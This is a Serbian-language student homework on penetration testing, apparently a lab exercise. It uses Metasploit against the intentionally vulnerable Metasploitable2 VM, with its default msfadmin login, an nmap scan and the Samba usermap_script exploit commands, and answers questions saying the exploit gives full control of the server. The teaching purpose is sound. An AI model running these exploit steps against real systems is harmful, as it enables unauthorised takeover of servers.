# Domaci zadatak:

Preuzmite i instalirajte Metasploit. Preuzmite, raspakujte i pokrenite Metasploitable2.

Pokrenite Metasploitable2 virtuelnu mašinu.

Ulogujte se username: msfadmin, password: msfadmin

Pomoću komande „ifconfig“ pronađite adresu virtuelne mašine unutar lokalne mreže

Pokrenite metasploit konzolu (msfconsole)


Pokrenite komandu „nmap ip\_adresa\_vm“, primetite da je otvoren port 139



Pokrenite komandu „info exploit/multi/samba/usermap\_script“ i informišite se o exploitu



Zatim pokrenite redom komande: „use exploit/multi/samba/usermap\_script“, „set rhostip\_adresa\_vm“ i „exploit“

**Pitanja**

* Šta je Metasploit i koje su njegove mogućnosti?
* Koje ste sve komande koristili unutar metasploit frameworka i opišite njihivu namenu?
* Ukratko opišite „username map script“ exploit.
* Šta vam je omogućio ovaj exploit?







**Šta je Metasploit i koje su njegove mogućnosti?**

To je alat za iskorištavanje propusta na udaljenim serverima. Sadrži ogromnu bazu propusta koje je moguće iskoristiti da bi se dobila kontrola nad udaljenim serverom ili da bi se prikupili poverljivi podaci.

**Koje ste sve komande koristili unutar metasploit frameworka i opišite njihivu namenu?**

Prvo je bila korišćena komanda info koja vraća informacije o traženom propustu i načinu na koji se može iskoristiti.

Korišćena je komanda use koja aktivira skripte za iskorišćavanje propusta. Nakon toga je korišćena komanda set, koja postavlja parametre skripte, i, na kraju, komanda exploit koja izvršava napad.

**Šta vam je omogućio ovaj exploit?**

Ova sigurnosna rupa je omogućila napadaču kompletnu kontrolu nad udaljenim serverom.